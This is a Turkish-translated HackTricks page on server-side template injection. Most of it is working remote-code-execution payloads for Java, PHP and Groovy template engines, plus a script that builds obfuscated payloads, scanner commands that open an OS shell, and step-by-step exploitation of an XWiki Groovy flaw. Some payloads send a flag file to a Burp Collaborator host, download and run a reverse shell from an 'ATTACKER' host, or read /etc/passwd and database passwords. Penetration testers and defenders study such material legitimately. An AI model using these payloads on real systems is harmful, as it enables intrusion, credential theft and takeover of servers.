 HackTricks
SSTI (Server Side Template Injection)
Tip
AWS Hacking’i öğrenin ve pratik yapın:
HackTricks Training AWS Red Team Expert (ARTE)
GCP Hacking’i öğrenin ve pratik yapın:HackTricks Training GCP Red Team Expert (GRTE)
HackTricks Training Azure Red Team Expert (AzRTE)
HackTricks'i Destekleyin
- abonelik planlarını kontrol edin!
- 💬 Discord grubuna veya telegram grubuna katılın ya da Twitter’da bizi takip edin 🐦 @hacktricks_live.**
- Hacking ipuçlarını paylaşmak için HackTricks ve HackTricks Cloud github reposuna PR gönderin.
SSTI (Server-Side Template Injection) Nedir
Server-side template injection, bir saldırganın sunucuda çalıştırılan bir şablona kötü amaçlı kod enjekte edebilmesine yol açan bir güvenlik açığıdır. Bu güvenlik açığı Jinja dahil olmak üzere çeşitli teknolojilerde bulunabilir.
Jinja, web uygulamalarında kullanılan popüler bir şablon motorudur. Jinja kullanan savunmasız bir kod parçasını gösteren bir örneği ele alalım:
output = template.render(name=request.args.get('name'))
Bu zafiyetli kodda, kullanıcının isteğinden gelen name parametresi doğrudan render fonksiyonu kullanılarak template’e aktarılıyor. Bu, bir saldırganın name parametresine kötü niyetli kod enjekte etmesine ve bunun sonucunda server-side template injection’a yol açmasına imkan verebilir.
Örneğin, bir saldırgan şu şekilde bir payload içeren bir istek oluşturabilir:
http://vulnerable-website.com/?name={{bad-stuff-here}}
The payload {{bad-stuff-here}} is injected into the name parameter. This payload can contain Jinja template directives that enable the attacker to execute unauthorized code or manipulate the template engine, potentially gaining control over the server.
Bu payload name parametresine enjekte edilir. Bu payload Jinja şablon direktifleri içerebilir; saldırganın yetkisiz kod çalıştırmasına veya şablon motorunu manipüle etmesine izin vererek potansiyel olarak sunucu üzerinde kontrol elde etmesine yol açabilir.
To prevent server-side template injection vulnerabilities, developers should ensure that user input is properly sanitized and validated before being inserted into templates. Implementing input validation and using context-aware escaping techniques can help mitigate the risk of this vulnerability.
Sunucu tarafı şablon enjeksiyonu (Server-Side Template Injection) zafiyetlerini önlemek için geliştiriciler, kullanıcı girdilerinin şablonlara eklenmeden önce uygun şekilde temizlendiğinden ve doğrulandığından emin olmalıdır. Girdi doğrulama ve bağlama duyarlı kaçış (escaping) tekniklerinin uygulanması bu zafiyetin riskini azaltmaya yardımcı olur.
Tespit
To detect Server-Side Template Injection (SSTI), initially, fuzzing the template is a straightforward approach. This involves injecting a sequence of special characters (${{<%[%'"}}%\) into the template and analyzing the differences in the server’s response to regular data versus this special payload. Vulnerability indicators include:
Server-Side Template Injection (SSTI)’yi tespit etmek için başlangıçta, fuzzing the template doğrudan bir yaklaşımdır. Bu, şablona özel karakter dizileri (${{<%[%'"}}%\) enjekte etmeyi ve sunucunun normal veriye karşı bu özel payload’a verdiği yanıt arasındaki farkları analiz etmeyi içerir. Zafiyet göstergeleri şunlardır:
-
Thrown errors, revealing the vulnerability and potentially the template engine.
-
Absence of the payload in the reflection, or parts of it missing, implying the server processes it differently than regular data.
-
Plaintext Context: Distinguish from XSS by checking if the server evaluates template expressions (e.g.,
{{7*7}},${7*7}). -
Code Context: Confirm vulnerability by altering input parameters. For instance, changing
greetinginhttp://vulnerable-website.com/?greeting=data.usernameto see if the server’s output is dynamic or fixed, like ingreeting=data.username}}helloreturning the username. -
Atılan hatalar, zafiyeti ve potansiyel olarak şablon motorunu ortaya çıkarır.
-
Payload’ın yansımada olmaması veya parçalarının eksik olması, sunucunun onu normal veriden farklı şekilde işlediğini gösterir.
-
Plaintext Context: Sunucunun şablon ifadelerini değerlendirip değerlendirmediğini kontrol ederek XSS’ten ayırt edin (örn.,
{{7*7}},${7*7}). -
Code Context: Girdi parametrelerini değiştirerek zafiyeti doğrulayın. Örneğin
http://vulnerable-website.com/?greeting=data.usernameiçindekigreetingdeğerini değiştirip sunucunun çıktısının dinamik mi yoksa sabit mi olduğunu kontrol edin; örn.,greeting=data.username}}hellokullanıcı adını döndürebilir.
Tanımlama Aşaması

Identifying the template engine involves analyzing error messages or manually testing various language-specific payloads. Common payloads causing errors include ${7/0}, {{7/0}}, and <%= 7/0 %>. Observing the server’s response to mathematical operations helps pinpoint the specific template engine.
Şablon motorunu tanımlamak, hata mesajlarını analiz etmeyi veya farklı dil-spesifik payloads ile manuel testler yapmayı içerir. Hata oluşturan yaygın payloadlar ${7/0}, {{7/0}} ve <%= 7/0 %>’dır. Sunucunun matematiksel işlemlere verdiği yanıtı gözlemlemek, hangi şablon motorunun kullanıldığını belirlemede yardımcı olur.
payloads ile Tanımlama
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*35XwCGeYeKYmeaU8rdkSdg.jpeg
Araçlar
TInjA
an efficient SSTI + CSTI scanner which utilizes novel polyglots
etkili bir SSTI + CSTI tarayıcısıdır ve yeni polyglots kullanır.
tinja url -u "http://example.com/?name=Kirlia" -H "Authentication: Bearer ey..."
tinja url -u "http://example.com/" -d "username=Kirlia"  -c "PHPSESSID=ABC123..."
SSTImap
python3 sstimap.py -i -l 5
python3 sstimap.py -u "http://example.com/" --crawl 5 --forms
python3 sstimap.py -u "https://example.com/page?name=John" -s
Tplmap
python2.7 ./tplmap.py -u 'http://www.target.com/page?name=John*' --os-shell
python2.7 ./tplmap.py -u "http://192.168.56.101:3000/ti?user=*&comment=supercomment&link"
python2.7 ./tplmap.py -u "http://192.168.56.101:3000/ti?user=InjectHere*&comment=A&link" --level 5 -e jade
Template Injection Table
etkileşimli bir tablo; en etkili template injection polyglots’ları ve 44 en önemli template engines için beklenen yanıtları içerir.
Exploits
Generic
Bu wordlist’te aşağıda bahsedilen bazı engine’lerin ortamlarında tanımlı variables’ı bulabilirsiniz:
- https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/template-engines-special-vars.txt
- https://github.com/danielmiessler/SecLists/blob/25d4ac447efb9e50b640649f1a09023e280e5c9c/Discovery/Web-Content/burp-parameter-names.txt
Java
Java - Basic injection
${7*7}
${{7*7}}
${class.getClassLoader()}
${class.getResource("").getPath()}
${class.getResource("../../../../../index.htm").getContent()}
// if ${...} doesn't work try #{...}, *{...}, @{...} or ~{...}.
Java - Sistemin ortam değişkenlerini al
${T(java.lang.System).getenv()}
Java - /etc/passwd dosyasını al
${T(java.lang.Runtime).getRuntime().exec('cat etc/passwd')}

${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(119)).concat(T(java.lang.Character).toString(100))).getInputStream())}
FreeMarker (Java)
Payloads’ınızı şu adreste deneyebilirsiniz: https://try.freemarker.apache.org
{{7*7}} = {{7*7}}${7*7} = 49#{7*7} = 49 -- (legacy)${7*'7'} Nothing${foobar}
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("id")}
[#assign ex = 'freemarker.template.utility.Execute'?new()]${ ex('id')}
${"freemarker.template.utility.Execute"?new()("id")}

${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my_password.txt').toURL().openStream().readAllBytes()?join(" ")}
Freemarker - Sandbox bypass
⚠️ yalnızca Freemarker 2.3.30’dan düşük sürümlerde çalışır
<#assign classloader=article.class.protectionDomain.classLoader>
<#assign owc=classloader.loadClass("freemarker.template.ObjectWrapper")>
<#assign dwf=owc.getField("DEFAULT_WRAPPER").get(null)>
<#assign ec=classloader.loadClass("freemarker.template.utility.Execute")>
${dwf.newInstance(ec,null)("id")}
Daha fazla bilgi
- FreeMarker bölümünde https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#freemarker
Velocity (Java)
// I think this doesn't work
#set($str=$class.inspect("java.lang.String").type)
#set($chr=$class.inspect("java.lang.Character").type)
#set($ex=$class.inspect("java.lang.Runtime").type.getRuntime().exec("whoami"))
$ex.waitFor()
#set($out=$ex.getInputStream())
#foreach($i in [1..$out.available()])
$str.valueOf($chr.toChars($out.read()))
#end

// This should work?
#set($s="")
#set($stringClass=$s.getClass())
#set($runtime=$stringClass.forName("java.lang.Runtime").getRuntime())
#set($process=$runtime.exec("cat%20/flag563378e453.txt"))
#set($out=$process.getInputStream())
#set($null=$process.waitFor() )
#foreach($i+in+[1..$out.available()])
$out.read()
#end
Daha fazla bilgi
- Velocity bölümünde https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#velocity
Thymeleaf
Thymeleaf’de SSTI zafiyetleri için yaygın bir test ifadesi ${7*7}’dir; bu ifade bu template engine için de geçerlidir. Potansiyel remote code execution için aşağıdaki gibi ifadeler kullanılabilir:
- SpringEL:
${T(java.lang.Runtime).getRuntime().exec('calc')}
- OGNL:
${#rt = @java.lang.Runtime@getRuntime(),#rt.exec("calc")}
Thymeleaf bu ifadelerin belirli attribute’lar içinde yer almasını gerektirir. Ancak, expression inlining diğer template konumları için desteklenir ve [[...]] veya [(...)] gibi sözdizimleri kullanılır. Bu nedenle basit bir SSTI test payload’u [[${7*7}]] şeklinde olabilir.
Bununla birlikte, bu payload’un çalışması genellikle düşük bir olasılıktır. Thymeleaf’in varsayılan yapılandırması dinamik template üretimini desteklemez; şablonlar önceden tanımlanmış olmalıdır. Geliştiricilerin string’lerden anlık olarak template oluşturmak için kendi TemplateResolver’larını uygulamaları gerekir ki bu nadirdir.
Thymeleaf ayrıca expression preprocessing sunar; çift alt çizgi (__...__) içindeki ifadeler ön işlemeye tabi tutulur. Bu özellik, ifadelerin oluşturulmasında kullanılabilir; Thymeleaf’in dokümantasyonunda gösterildiği gibi:
#{selection.__${sel.code}__}
Thymeleaf’te Güvenlik Açığı Örneği
Aşağıdaki kod parçacığını inceleyin; istismara açık olabilir:
<a th:href="@{__${path}__}" th:title="${title}">
<a th:href="${''.getClass().forName('java.lang.Runtime').getRuntime().exec('curl -d @/flag.txt burpcollab.com')}" th:title='pepito'>
Bu, şablon motoru bu girdileri uygun şekilde işlemezse remote code execution’a yol açabileceğini ve şu gibi URL’lere erişim sağlayabileceğini gösterir:
http://localhost:8082/(7*7)
http://localhost:8082/(${T(java.lang.Runtime).getRuntime().exec('calc')})
Daha fazla bilgi
Spring Framework (Java)
*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('id').getInputStream())}
Filtreleri atlatma
Birden fazla değişken ifadesi kullanılabilir; ${...} çalışmazsa #{...}, *{...}, @{...} veya ~{...} deneyin.
/etc/passwddosyasını oku
${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(119)).concat(T(java.lang.Character).toString(100))).getInputStream())}
- payload oluşturma için özel script
#!/usr/bin/python3

## Written By Zeyad Abulaban (zAbuQasem)
# Usage: python3 gen.py "id"

from sys import argv

cmd = list(argv[1].strip())
print("Payload: ", cmd , end="\n\n")
converted = [ord(c) for c in cmd]
base_payload = '*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec'
end_payload = '.getInputStream())}'

count = 1
for i in converted:
if count == 1:
base_payload += f"(T(java.lang.Character).toString({i}).concat"
count += 1
elif count == len(converted):
base_payload += f"(T(java.lang.Character).toString({i})))"
else:
base_payload += f"(T(java.lang.Character).toString({i})).concat"
count += 1

print(base_payload + end_payload)
Daha Fazla Bilgi
Spring Görünüm Manipülasyonu (Java)
__${new java.util.Scanner(T(java.lang.Runtime).getRuntime().exec("id").getInputStream()).next()}__::.x
__${T(java.lang.Runtime).getRuntime().exec("touch executed")}__::.x
Pebble (Java)
{{ someString.toUPPERCASE() }}
Eski Pebble sürümü ( < version 3.0.9):
{{ variable.getClass().forName('java.lang.Runtime').getRuntime().exec('ls -la') }}
Pebble’ın yeni sürümü :
{% raw %}
{% set cmd = 'id' %}
{% endraw %}


{% set bytes = (1).TYPE
.forName('java.lang.Runtime')
.methods[6]
.invoke(null,null)
.exec(cmd)
.inputStream
.readAllBytes() %}
{{ (1).TYPE
.forName('java.lang.String')
.constructors[0]
.newInstance(([bytes]).toArray()) }}
Jinjava (Java)
{{'a'.toUpperCase()}} would result in 'A'
{{ request }} would return a request object like com.[...].context.TemplateContextRequest@23548206
Jinjava, Hubspot tarafından geliştirilen açık kaynaklı bir projedir, şu adreste mevcuttur: https://github.com/HubSpot/jinjava/
Jinjava - Command execution
Düzeltildi: https://github.com/HubSpot/jinjava/pull/230
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"new java.lang.String('xxx')\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"whoami\\\"); x.start()\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"netstat\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"uname\\\",\\\"-a\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
Daha fazla bilgi
Hubspot - HuBL (Java)
{% %}komut ayırıcıları{{ }}ifade ayırıcıları{# #}yorum ayırıcıları{{ request }}- com.hubspot.content.hubl.context.TemplateContextRequest@23548206{{'a'.toUpperCase()}}- “A”{{'a'.concat('b')}}- “ab”{{'a'.getClass()}}- java.lang.String{{request.getClass()}}- class com.hubspot.content.hubl.context.TemplateContextRequest{{request.getClass().getDeclaredMethods()[0]}}- public boolean com.hubspot.content.hubl.context.TemplateContextRequest.isDebug()
“com.hubspot.content.hubl.context.TemplateContextRequest” için arama yapın ve Jinjava project on Github projesini keşfedin.
{{request.isDebug()}}
//output: False

//Using string 'a' to get an instance of class sun.misc.Launcher
{{'a'.getClass().forName('sun.misc.Launcher').newInstance()}}
//output: sun.misc.Launcher@715537d4

//It is also possible to get a new object of the Jinjava class
{{'a'.getClass().forName('com.hubspot.jinjava.JinjavaConfig').newInstance()}}
//output: com.hubspot.jinjava.JinjavaConfig@78a56797

//It was also possible to call methods on the created object by combining the


{% raw %}
{% %} and {{ }} blocks
{% set ji='a'.getClass().forName('com.hubspot.jinjava.Jinjava').newInstance().newInterpreter() %}
{% endraw %}


{{ji.render('{{1*2}}')}}
//Here, I created a variable 'ji' with new instance of com.hubspot.jinjava.Jinjava class and obtained reference to the newInterpreter method. In the next block, I called the render method on 'ji' with expression {{1*2}}.

//{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"new java.lang.String('xxx')\")}}
//output: xxx

//RCE
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"whoami\\\"); x.start()\")}}
//output: java.lang.UNIXProcess@1e5f456e

//RCE with org.apache.commons.io.IOUtils.
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"netstat\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
//output: netstat execution

//Multiple arguments to the commands
Payload: {{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"uname\\\",\\\"-a\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
//Output: Linux bumpy-puma 4.9.62-hs4.el6.x86_64 #1 SMP Fri Jun 1 03:00:47 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
Daha fazla bilgi
Expression Language - EL (Java)
${"aaaa"}- “aaaa”${99999+1}- 100000.#{7*7}- 49${{7*7}}- 49${{request}}, ${{session}}, {{faceContext}}
Expression Language (EL), JavaEE’de sunum katmanı (ör. web sayfaları) ile uygulama mantığı (ör. managed beans) arasındaki etkileşimi kolaylaştıran temel bir özelliktir. Bu iletişimi düzenlemek için birden fazla JavaEE teknolojisinde yaygın olarak kullanılır. EL’i kullanan temel JavaEE teknolojileri şunlardır:
- JavaServer Faces (JSF): JSF sayfalarındaki bileşenleri ilgili backend verilerine ve eylemlere bağlamak için EL kullanır.
- JavaServer Pages (JSP): JSP sayfalarındaki verilere erişmek ve bunları işlemek için JSP’de EL kullanılır; bu, sayfa öğelerini uygulama verilerine bağlamayı kolaylaştırır.
- Contexts and Dependency Injection for Java EE (CDI): EL, web katmanı ile managed beans arasında sorunsuz etkileşim sağlamak için CDI ile entegre olur ve daha tutarlı bir uygulama yapısı sağlar.
Daha fazla bilgi için aşağıdaki sayfayı inceleyin ve exploitation of EL interpreters hakkında bilgi edinin:
Groovy (Java)
Aşağıdaki Security Manager bypasses bu writeup kaynağından alınmıştır.
//Basic Payload
import groovy.*;
@groovy.transform.ASTTest(value={
cmd = "ping cq6qwx76mos92gp9eo7746dmgdm5au.burpcollaborator.net "
assert java.lang.Runtime.getRuntime().exec(cmd.split(" "))
})
def x

//Payload to get output
import groovy.*;
@groovy.transform.ASTTest(value={
cmd = "whoami";
out = new java.util.Scanner(java.lang.Runtime.getRuntime().exec(cmd.split(" ")).getInputStream()).useDelimiter("\\A").next()
cmd2 = "ping " + out.replaceAll("[^a-zA-Z0-9]","") + ".cq6qwx76mos92gp9eo7746dmgdm5au.burpcollaborator.net";
java.lang.Runtime.getRuntime().exec(cmd2.split(" "))
})
def x

//Other payloads
new groovy.lang.GroovyClassLoader().parseClass("@groovy.transform.ASTTest(value={assert java.lang.Runtime.getRuntime().exec(\"calc.exe\")})def x")
this.evaluate(new String(java.util.Base64.getDecoder().decode("QGdyb292eS50cmFuc2Zvcm0uQVNUVGVzdCh2YWx1ZT17YXNzZXJ0IGphdmEubGFuZy5SdW50aW1lLmdldFJ1bnRpbWUoKS5leGVjKCJpZCIpfSlkZWYgeA==")))
this.evaluate(new String(new byte[]{64, 103, 114, 111, 111, 118, 121, 46, 116, 114, 97, 110, 115, 102, 111, 114, 109, 46, 65, 83, 84, 84, 101, 115, 116, 40, 118, 97, 108, 117, 101, 61, 123, 97, 115, 115, 101, 114, 116, 32, 106, 97, 118, 97, 46, 108, 97, 110, 103, 46, 82, 117, 110, 116, 105, 109, 101, 46, 103, 101, 116, 82,117, 110, 116, 105, 109, 101, 40, 41, 46, 101, 120, 101, 99, 40, 34, 105, 100, 34, 41, 125, 41, 100, 101, 102, 32, 120}))
XWiki SolrSearch Groovy RCE (CVE-2025-24893)
XWiki ≤ 15.10.10 (15.10.11 / 16.4.1 / 16.5.0RC1’de düzeltildi) Main.SolrSearch macro’su üzerinden kimlik doğrulaması gerektirmeyen RSS arama beslemelerini render eder. Handler text query parametresini alıp wiki sözdizimine sarar ve macro’ları değerlendirir; bu yüzden }}} sonrasında {{groovy}} enjekte etmek JVM’de rastgele Groovy çalıştırır.
- Parmak izi & kapsam – XWiki host-based routing arkasında reverse-proxied ise, wiki vhost’u keşfetmek için
Hostbaşlığını fuzz edin (ffuf -u http://<ip> -H "Host: FUZZ.target" ...), sonra/xwiki/bin/view/Main/’i gezip footer’ı (XWiki Debian 15.10.8) okuyarak zafiyetli build’i tespit edin. - SSTI’yi tetikle –
/xwiki/bin/view/Main/SolrSearch?media=rss&text=%7D%7D%7D%7B%7Basync%20async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7Dprintln(%22Hello%22)%7B%7B%2Fgroovy%7D%7D%7B%7B%2Fasync%7D%7D%20isteğini yapın. RSS öğesinin<title>kısmı Groovy çıktısını içerecektir. Her zaman tüm karakterleri URL-encode edin, böylece boşluklar%20olarak kalır; bunları+ile değiştirmek XWiki’in HTTP 500 döndürmesine sebep olur. - OS komutlarını çalıştır – Groovy gövdesini
{{groovy}}println("id".execute().text){{/groovy}}ile değiştirin.String.execute()komutu komutu doğrudanexecve()ile başlatır, bu yüzden shell metacharacter’ları (|,>,&) yorumlanmaz. Bunun yerine indir-ve-çalıştır pattern’ini kullanın:
"curl http://ATTACKER/rev -o /dev/shm/rev".execute().text"bash /dev/shm/rev".execute().text(script ters bağlantı mantığını içerir).
- Post exploitation – XWiki veritabanı kimlik bilgilerini
/etc/xwiki/hibernate.cfg.xmliçinde saklar; leakinghibernate.connection.passwordgerçek sistem parolalarını verir ve bunlar SSH üzerinden yeniden kullanılabilir. Eğer service unitNoNewPrivileges=trueayarlıysa,/bin/sugibi araçlar geçerli parolalarla bile ek ayrıcalık kazanmayacaktır; bu yüzden yerel SUID ikililerine güvenmek yerine SSH üzerinden pivot yapın.
Aynı payload /xwiki/bin/get/Main/SolrSearch üzerinde de çalışır ve Groovy stdout her zaman RSS title’a gömülür; bu yüzden komutların script ile otomatik olarak denenmesi kolaydır.
Other Java
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*NHgR25-CMICMhPOaIJzqwQ.jpeg

- Daha fazla bilgi: https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
Smarty (PHP)
{$smarty.version}
{php}echo `id`;{/php} //deprecated in smarty v3
{Smarty_Internal_Write_File::writeFile($SCRIPT_NAME,"<?php passthru($_GET['cmd']); ?>",self::clearConfig())}
{system('ls')} // compatible v3
{system('cat index.php')} // compatible v3
Daha fazla bilgi
- Smarty bölümünde https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#smarty
Twig (PHP)
{{7*7}} = 49${7*7} = ${7*7}{{7*'7'}} = 49{{1/0}} = Error{{foobar}} Nothing
#Get Info
{{_self}} #(Ref. to current application)
{{_self.env}}
{{dump(app)}}
{{app.request.server.all|join(',')}}

#File read
"{{'/etc/passwd'|file_excerpt(1,30)}}"@

#Exec code
{{_self.env.setCache("ftp://attacker.net:2121")}}{{_self.env.loadTemplate("backdoor")}}
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("whoami")}}
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("id;uname -a;hostname")}}
{{['id']|filter('system')}}
{{['cat\x20/etc/passwd']|filter('system')}}
{{['cat$IFS/etc/passwd']|filter('system')}}
{{['id',""]|sort('system')}}

#Hide warnings and errors for automatic exploitation
{{["error_reporting", "0"]|sort("ini_set")}}
Twig - Şablon formatı
$output = $twig > render (
'Dear' . $_GET['custom_greeting'],
array("first_name" => $user.first_name)
);

$output = $twig > render (
"Dear {first_name}",
array("first_name" => $user.first_name)
);
Daha fazla bilgi
- https://portswigger.net/research/server-side-template-injection adresindeki Twig ve Twig (Sandboxed) bölümü
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#twig
Plates (PHP)
Plates, PHP’ye özgü bir şablon motorudur ve Twig’ten ilham alır. Ancak Twig yeni bir sözdizimi getirirken, Plates şablonlarda yerel PHP kodunu kullanır; bu da PHP geliştiricileri için sezgisel olmasını sağlar.
Controller:
// Create new Plates instance
$templates = new League\Plates\Engine('/path/to/templates');

// Render a template
echo $templates->render('profile', ['name' => 'Jonathan']);
Sayfa şablonu:
<?php $this->layout('template', ['title' => 'User Profile']) ?>

<h1>User Profile</h1>
<p>Hello, <?=$this->e($name)?></p>
Düzen şablonu:
<html>
<head>
<title><?=$this->e($title)?></title>
</head>
<body>
<?=$this->section('content')?>
</body>
</html>
Daha fazla bilgi
PHPlib ve HTML_Template_PHPLIB (PHP)
HTML_Template_PHPLIB PHPlib ile aynıdır, ancak Pear’e port edilmiştir.
authors.tpl
<html>
<head>
<title>{PAGE_TITLE}</title>
</head>
<body>
<table>
<caption>
Authors
</caption>
<thead>
<tr>
<th>Name</th>
<th>Email</th>
</tr>
</thead>
<tfoot>
<tr>
